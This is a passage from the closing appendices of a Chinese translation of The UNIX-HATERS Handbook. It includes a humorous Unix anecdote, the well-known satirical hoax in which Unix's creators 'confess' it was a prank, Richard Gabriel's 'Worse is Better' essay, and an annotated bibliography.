1）不是将权限合理地分散给多个用户，而是只有一个无所不能的高权限用户。

2）Unix 是在没有网络的世界中设计的，并且上面运行的大多数系统都多多少少地假设你只用一台主机。

3）NFS 假设客户端完成了所有访问验证，除了 root，并且认为这个用户很邪恶并且绝不能相信。

4）Unix 有这种怪想法：你在一个地方编译代码，然后把需要的东西挪到别处。一般而言这就表示你永远不能找到二进制文件对应的源代码，更有甚者，在一个多种架构并存的环境中，你只能同时保留一份中间文件。

昨晚我收到回复邮件，作者劝我放松因为他觉得这事挺欢乐的。我不禁好奇，Usenix的参与者们会不会坐在酒店房间里，用 X-Acto[1] 刀扎自己大腿取乐呢？或许在 Usenix 期间，他们会齐聚酒店的豪华舞厅，然后集体刀扎大腿。

[1] 译注 Elmer's Products 的品牌刀具，主要用途是切割或雕刻。

第四部分　什么什么的

附录 A　尾声

从 Unix 得到顿悟

日期：Sat, 1 Dec 90 00:47:28 -0500
来自：米歇尔·特拉弗 <mt@media-lab.media.mit.edu>
发给：UNIX 痛恨者
主题：从 Unix 得到顿悟

Unix 教给我们世事无常，让人先索求不得，然后幡然醒悟。

举例来说，我有次想看懂一份别人给我的 X 初始化脚本，我扫过其中一行，貌似在一条普通的 Unix shell 命令前带有“exec”。我很好奇 exec 的作用，于是在 shell 窗口内敲下“exec ls”，结果是列出了一个目录的内容，随后这个 shell 窗口，以及我的其它窗口都被关闭了，剩下全黑的屏幕，只有细小的白色光标悬在底部一动不动，似乎在提醒我，凡事没有绝对，一切皆有反面。

过去的我大概会对此很不爽，但那是 Unix 让我顿悟之前。如今的我不再留恋进程的轮回，进程在那里或是不在无外镜花水月。世界是 Unix，Unix 是世界，只为芸芸众生的救赎而孜孜不倦。

附录 B　作者都承认，C 和 Unix 不过是恶作剧而已

没什么深思熟虑

在一篇震惊业界的声明中，肯 · 汤普逊、丹尼斯 · 里奇和布莱恩 · 凯尔尼汉承认，他们亲手创造的 Unix 操作系统和 C 语言是一个精心设计的愚人节恶作剧，且持续了 20 年。在最近的 Unix 世界软件开发论坛上，汤普逊的讲话透露了以下内容：

> 早在 1969 年，那时 AT&T 刚从 GE/AT&T 联合开发 Multics的项目中抽身；布莱恩和我开始使用 Pascal 工作不久，这是个早期版本，来自尼古拉斯 · 沃什教授在瑞士苏黎世的实验室，其简单强大给我们很深的印象；丹尼斯则刚在《国家讽刺》杂志上读完《指环闷葫芦》[1]，一部恶搞托尔金《指环王》的短篇小说。为了取乐，我们决定也恶搞 Multics 和 Pascal 一把。丹尼斯和我负责编写操作环境。我们查看了 Multics，然后把新系统设计得尽可能复杂神秘，尽可能给初来乍到的用户当头一棒，新系统的名字 Unix 就是为了恶搞 Multics，以及一些别的下流典故。
>
> 于是丹尼斯和布莱恩开始编写一个扭曲版 Pascal，称为“A 语言“。后来我们发现竟有人真的在用 A 编写程序，就立刻再加上一些缠夹不清的新功能，然后 A 就依次变成了 B、BCPL，以及最终的 C。当用以下语法书写的程序可以干干净净地通过编译后，我们停手了：
>
> ```
> for(;P(""),R=;P("|"))for(e=C;e=P("_"+(*u++/8)%2))P("|"+(*u/4)%2);
> ```
>
> 至于容忍如此语句的语言可能被现代程序员用来编程，我们倒真没想过！我们真正的想法是把这玩意儿卖给俄国人，让他们的计算机科学至少倒退二十年。当 AT&T 和别的美国公司真的开始使用 Unix 和 C 时，你能想象我们是多么惊讶吗？直到二十年后，人们才从这 1960 年代的技术恶搞中理出头绪，开发了稍微上得了台面的应用程序，但是对于普通 Unix 和 C 程序员的固执（如果不是所有人都这么想的话），我们深有体会。
>
> 最近几年里，布莱恩、丹尼斯和我都只在苹果电脑上运行 Lisp。多年前我们一个愚蠢的玩笑，给世界带来多少混乱、困惑和糟糕透顶的编程方法，对此我们真的很内疚。

那些 Unix 和 C 的主要供应商及客户们，包括 AT&T、微软、惠普、GTE、NCR 还有 DEC，这次都拒绝发表评论。产品包括畅销的 Turbo Pascal、Turbo

[1] 译注 Bored of the Rings，亨利 · 比尔德（Henry N. Beard）和道格拉斯 · 肯尼（Douglas C. Kenney）的短篇小说，1969 年首次出版。

C 和 Turbo C++，Pascal 和 C 编译器的领先厂商，Borland 软件公司则声明几年前就对此有所怀疑，今后可能继续增强 Pascal 产品并停止开发 C 产品。一位 IBM 发言人笑到抽筋，只好推迟一场有关 RS/6000 [1] 命运的新闻发布会，仅仅宣布“Workplace OS [2] 即将面世”。苏黎世联邦理工学院教授，Pascal、Modula 2，还有 Oberon 结构化语言之父，尼古拉斯 · 沃什 [3]，则仅仅表示原来 P · T · 巴纳姆 [4] 说对了。

[1] 译注 RISC System/6000 是 IBM 开发的基于 RISC 处理器和 Unix 操作系统的系列服务器、工作站和超级计算机，1990 年开始替换 IBM RT 系列计算机。

[2] 译注 IBM 以 Mach 3.0 微内核为基础的操作系统，可以通过服务器的方式运行 DOS、OS/2、Microsoft Windows、OS/400 及 AIX 应用程序，支持的处理器包括 PowerPC、ARM 和 x86，适用范围从个人数字助理到工作站甚至包括大型服务器。1996 年由于开发困难及需求低迷而取消。其长期后果是 IBM 不再开发新的操作系统，而是使用 Windows 和 Linux。

[3] 译注 Niklaus Wirth，计算机科学家，1934 年 2 月 15 日生于瑞士。

[4] 译注 费尼尔司 · 泰勒 · 巴纳姆（Phineas Taylor Barnum，1810 年 7 月 5 日 ~ 1891 年 4 月 7 日），美国马戏团经纪人兼演出者。后世认为他有一句名言，“每分钟都有傻瓜诞生”，意思是世界上总有很多人容易上当。

附录 C “差一点才更好”思想的兴起

理查德 • 伽白列

今天 Lisp 的关键问题源自两种互相掐架的软件哲学：“要做就做正确”和“差一点才更好”[1]。

本人，以及每个 Common Lisp及 CLOS 的设计者，多年来深受 MIT/斯坦福设计风格的熏陶，其精髓是“要做就做正确”。我们这些设计者认为具备以下特征很重要：

- 简单——不论实现和接口，设计必须简单。其中接口简单又胜于实现简单。
- 正确——从各个可观察的方面看，设计必须正确，设计错误绝对是不行的。
- 一致——设计决不能不一致。设计可以牺牲一点点简单和完备，但一致性和正确性是一样重要的。
- 完备——只要是实际存在的场景，设计时就必须考虑。只要是合理的用户期望，设计时就必须考虑。为了简单而放弃完备是不可取的。

我相信大多数人都认可这些优秀的特征。我将对这种哲学的运用称为“MIT 方法”。Common Lisp（及 CLOS）和 Scheme 的设计实现采用了 MIT 方法。

而“差一点才更好”哲学只有一点点区别：

[1]这只是小部分摘取，原文为《Lisp：好消息、坏消息，全胜之道》[9]，作者理查德 · 伽白列。最早发表于《AI 专家》杂志 1991 年 4 月号。

- 简单——不论实现和接口，设计必须简单。其中实现简单又胜于接口简单。简单是设计中最重要的考虑。
- 正确——从各个可观察的方面看，设计必须正确。简单比正确的重要性高一点点。
- 一致——设计的各部分是不可能完全一致的。有时候为了简单可以牺牲一致性，但也有更好的办法，如果可能导致实现既复杂又矛盾，那宁愿将这部分从设计中删除，而只考虑更普通的情况。
- 完备——只要是实际存在的场景，设计时就必须考虑。只要是合理的用户期望，设计时就应该考虑。为了任何别的目的都可以牺牲完备性，其实只要实现变复杂了都必须牺牲完备性。如果实现简单的话也不妨牺牲一致性以获得完备性，其中最没有价值的就是接口一致性。

Unix 和 C 就是这种设计流派的例子，我称其为“新泽西方法”。我故意给这种哲学安个“差一点才更好”的名字是为了讽刺，告诉你这明显是一种差劲的哲学，而新泽西方法则是差劲的方法。

然而我相信，相比“要做就做正确”，“差一点才更好”的思想从一开始就拥有某些更适于生存的特性；而当运用到软件上时，新泽西方法也优于 MIT 方法。

让我重复一个故事，说明 MIT 和新泽西方法确实存在区别，以及各自的支持者确实相信自己是对的。

有两个著名人物，一个来自 MIT，一个来自伯克利（但致力于 Unix），某天凑到一块讨论操作系统的问题。MIT 来的人很熟悉 ITS（MIT 人工智能实验室的操作系统）并且在阅读 Unix 的源代码。他很想知道 Unix 如何解决 PC[1] loser-ing问题。这个问题发生时，用户程序正在执行一个耗时的系统调用，比如涉及缓冲区的输入输出操作，如果此时发生了中断，那么必须保存用户程序的状态。进入系统调用通常只是一条指令，因此保存中断发生时用户程序的执行位置是不够的。系统调用要么退出要么继续。正确的做法是退出来，将 PC 指针恢复到进入系统调用的指令上，那么完成中断后就可以接着执行用户程序，例如重新开始系统调用。称为 PC loser-ing 的原因是 PC 指针被强制退回“用户模式”，而“loser”正是“用户（user）”在 MIT 的爱称。

MIT 来的人看不到任何 Unix 代码在处理这种情况，于是询问新泽西来的人。后者说 Unix 开发者知道这个问题，但解决办法是让系统调用结束，

[1]指程序计数（Program Counter）指针，用于在运行程序时记录当前运行的位置。

只是有时候返回错误码表示系统调用未完成。而正确的用户程序必须检查改错误码以决定是否再调用一次。MIT 来的人不喜欢这个办法，因为这样做是不正确的。

新泽西来的人说 Unix 的办法是正确的，因为 Unix 奉行简单的设计哲学，而“要做就做正确”太复杂了，反正让程序员加上额外的检查和循环也不费事。MIT 来的人指出，实现倒是简单了，但功能的接口变复杂了。新泽西来的人说 Unix 选择了正确的折衷——也就是实现简单胜于接口简单。

然后新泽西来的人嘟哝到，“慢工才能出细活”，但对方并不理解（我也不确定自己是否理解）。

现在我想论证“差一点才更好”思想的优势。作为 Unix 的编写语言，C 就是用新泽西方法设计出来的。因此编写 C 语言的下降编译器很容易，而程序员则需要编写易于被编译器解析的文件。有人把 C 语言称为精致的汇编。早期的 Unix 和 C 都有类似的结构，都易于移植，节省系统资源，并满足你对操作系统和编程语言的需求的 50% 到 80%。

任何时候都有一半的计算机性能低于平均水平（存储较小，运行较慢），而 Unix 和 C 在这些机器上工作良好。“差一点才更好”哲学意味着实现简单更重要，这又进一步意味着 Unix 和 C 很容易移植到这些机器上。因此有人预计，只要有 50% 的功能是称心的，Unix 和 C 就会被到处移植。事实也的确如此，不是吗?

Unix 和 C 是终极计算机病毒。

“差一点才更好”哲学还有一个好处：程序员习惯于牺牲一些安全、方便和完备，以换来更好的性能和更低的资源占用。以新泽西方法编写的程序在低档和高档机器上都运行良好，同时代码很好移植因为根本就是病毒的范。

请务必记住，最初的病毒大体上必须过得去，只要具备这一点，能适应多种宿主的病毒必将四处传播。传播之后的病毒会承受进化的压力，比如实现更多（接近 90%）的功能，但是用户已经习惯于接受有瑕疵的产品了。在这种情况下，“差一点才更好”的软件首先让用户接受，然后降低用户的期望，最后进化到某个接近完善的程度。在真实的历史中，尽管 1987 年的 Lisp 编译器和 C 编译器不相上下，但希望改进 C 编译器的专家要多得多。

好消息，1995 年我们会有优秀的操作系统和编程语言；坏消息，那就是 Unix 和 C。

至于“差一点才更好”哲学的最后一个好处，由于新泽西方法开发的语

言和系统不够强大，无法构造复杂的单个软件，因此大型系统必须以复用模块的方式设计，结果产生了一种集腋成裘的传统。

完美的软件如何构造？有两种基本方法：“一次成型法”和“逐步求精法”。

其中“一次成型法”如下：

首先需要设计什么是完美的软件，然后设计如何将其实现，最后才是真正的实现。由于这是完美的软件，因此几乎拥有全部需要的功能，而简单性则从来没什么不得了，所以需要很长时间来实现。这样的软件又大又复杂，需要复杂的工具才能恰当使用。软件的最后 20% 花费了 80% 的精力，所以很久才能发布一次，而且只有最高档的机器才能流畅运行。

而“逐步求精法”如下：

设计完美的软件是永无止境的，而在此过程中目标都很遥远。要将完美的软件实现成快速运行要么不可能，要么让大多数实现者力所不逮。

这两种方法分别对应了 Common Lisp和 Scheme。前者又是编写典型人工智能软件的方式。

完美的软件经常体形巨大，这种现象一般不是设计造成的，也就是说是一种巧合。

从中可以学到的经验是，一开始就追求完全正确是不可取的，最好是先达到目标的一半然后以病毒的方式传播，一旦人们上了钩，就再花点时间改进软件使其具备 90% 的功能。

以上比喻切忌囫囵吞枣然后得出结论，C 语言是人工智能软件的理想载体。就算是一个 50% 的方案也得基本正确才行啊，但 C 显然不是这样的。

附录 D　参考书目

你自认为走出森林后看看

[1] 埃里克·沃曼，《4.2BSD 的邮件系统和寻址》[1]，1983 年 1 月 USENIX。

[2] 埃里克·沃曼和米里亚姆·埃默斯[2]，《重看 Sendmail》[3]，1985 年夏季 USENIX。

[3] 布莱恩·考斯特斯、埃里克·沃曼和内尔·瑞科特，《Sendmail》[4]，奥莱利，1993 年。

[4] 道格拉斯·科莫，《TCP/IP 网络互联》[5]，Prentice Hall，1993 年。

[5] 詹姆斯·O·科普林[6]，《高级 C++：编程风格和既有用法》[7]，Addison-Wesley，1992 年。

[6] 米歇尔·克莱顿[8]，《仙女座病原》[9]，Knopf，1969 年。

[7] 米歇尔·克莱顿，《侏罗纪公园》[10]，Knopf，1990 年。

[8] 斯蒂芬妮·德恩[11]等，《计算机操作系统的专业知识》[12]，《人机交互杂志》[13]，第 5 卷第 2 期和第 3 期。

[1] 译注 Mail Systems and Addressing in 4.2bsd。
[2] 译注 Miriam Amos。
[3] 译注 Sendmail Revisited。
[4] 译注 Sendmail，1993 年第一版，ISBN-13：978-1565920569。
[5] 译注 Internetworking with TCP/IP，结合本书参考内容和出版时间推断：第一卷“原理、协议和架构”，1991 年第二版，ISBN-13：978-0134743219。
[6] 译注 James O. Coplien。
[7] 译注 Advanced C++: Programming Styles and Idioms，1991 年版，ISBN-13：978-0201548556。
[8] 译注 Michael Crichton。
[9] 译注 The Andromeda Strain，1969 年第一版，ISBN-13：978-0394415253。
[10] 译注 Jurassic Park，1990 年第一版，ISBN-13：978-0099282914。
[11] 译注 Stephanie M. Doane。
[12] 译注 Expertise in a Computer Operating System。
[13] 译注 Journal of Human-Computer Interaction，ISSN：0737-0024。

[9] 理查德 · 伽白列，《Lisp：好消息、坏消息，全胜之道》[1]，《AI 专家》[2]，1991 年 4 月。

[10] 西蒙 · 格芬科，《实用 Unix 及因特网安全》[3]，奥莱利，1991 年。

[11] 丹尼斯 · 费森 · 琼斯[4]，《巨像》[5]，Berkeley Medallion Books，1966 年。

[12] 布莱恩 · 凯尔尼汉和约翰 · 马歇，《Unix 编程环境》[6]，《IEEE 计算机》[7]，1981 年 4 月。

[13] 唐 · 利比斯和山迪 · 瑞斯勒，《Unix 人生：每个人的指南》[8]，Prentice-Hall，1989 年。

[14] 芭芭拉 · 利斯科夫[9]，《CLU 参考手册》[10]，施普林格，1981 年。

[15] 米勒 · 弗德里森等，《关于 Unix 工具可靠性的实证研究》[11]，《ACM 通讯》[12]，1990 年 12 月。

[16] 唐纳德 · 诺曼，《设计心理学》[13]，Doubleday，1990 年。

[17] 唐纳德 · 诺曼，《Unix 的麻烦：用户界面太差》[14]，《Datamation》第 27 卷第 12 期第 139 至 150 页，1981 年 11 月。

[18] 帕里托 · 潘德亚[15]，《分布式系统的逐步求精》[16]，《计算机科学讲义》第 430 期，施普林格。

[19] 克里夫 · 斯托尔，《杜鹃鸟蛋》[17]，Doubleday，1989 年。

[1] 译注 Lisp: Good News, Bad News, How to Win Big。
[2] 译注 AI Expert，ISSN：0888-3785，1995 年 6 月停刊。
[3] 译注 Practical Unix Security，1991 年第一版，ISBN-13：978-0937175729。
[4] 译注 Dennis Feltham Jones。
[5] 译注 Colossus，1966 年第一版，ISBN-13：978-0425018408。
[6] 译注 The Unix Programming Environment 。
[7] 译注 IEEE Computer，ISSN：0018-9162。
[8] 译注 Life with UNIX: A Guide for Everyone，1989 年版，ISBN-13：978-0135366578
[9] 译注 Barbara Liskov。
[10] 译注 CLU Reference Manual，1981 年版，ISBN-13：978-0387108360。
[11] 译注 An Empirical Study of the Reliability of Unix Utilities。
[12] 译注 Communications of the ACM，ISSN：0001-0782。
[13] 译注 The Design of Everyday Things，1990 年版，ISBN-13：978-0465067107。
[14] 译注 The trouble with Unix: The user interface is horrid。
[15] 译注 Paritosh Pandya。
[16] 译注 Stepwise Refinement of Distributed Systems。
[17] 译注 The Cuckoo's Egg，1989 年版，ISBN-13：978-0385249461。第一人称小说，讲述了破获一次针对美国劳伦斯伯克利国家实验室的黑客入侵的过程。

[20] 安迪 · 塔南鲍姆，《Unix 政治史》[1]，华盛顿 USENIX 会议，1984 年。

[21] 沃伦 · 迪特尔曼[2] 和拉里 · 马辛特[3]，《Interlisp 编程环境》[4]，《IEEE 计算机》，1981 年 4 月。

[22] 弗诺 · 文奇，《深渊上的火》[5]，Tom Doherty Associates，1992 年。

[23] 本杰明 · 佐恩，《保守垃圾收集的代价测量》[6]，科罗拉多大学波尔得分校技术报告 CU-CS-573-92，1992 年。

[1] 译注 原书中此发言的标题是“Politics of UNIX”，但译者只找到了塔南鲍姆的“Political History of UNIX”

[2] 译注 Warren Teitelman。

[3] 译注 Larry Masinter

[4] 译注 The Interlisp Programming Environment。

[5] 译注 A Fire Upon the Deep，1992 年第一版，ISBN-13：978-0312851828。

[6] 译注 The Measured Cost of Conservative Garbage Collection。

索引

符号和数字

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

W

X

Y

Z

UNIX
呕吐袋

吐啊吐啊就习惯了

UNIX痛恨者手册 友情赠送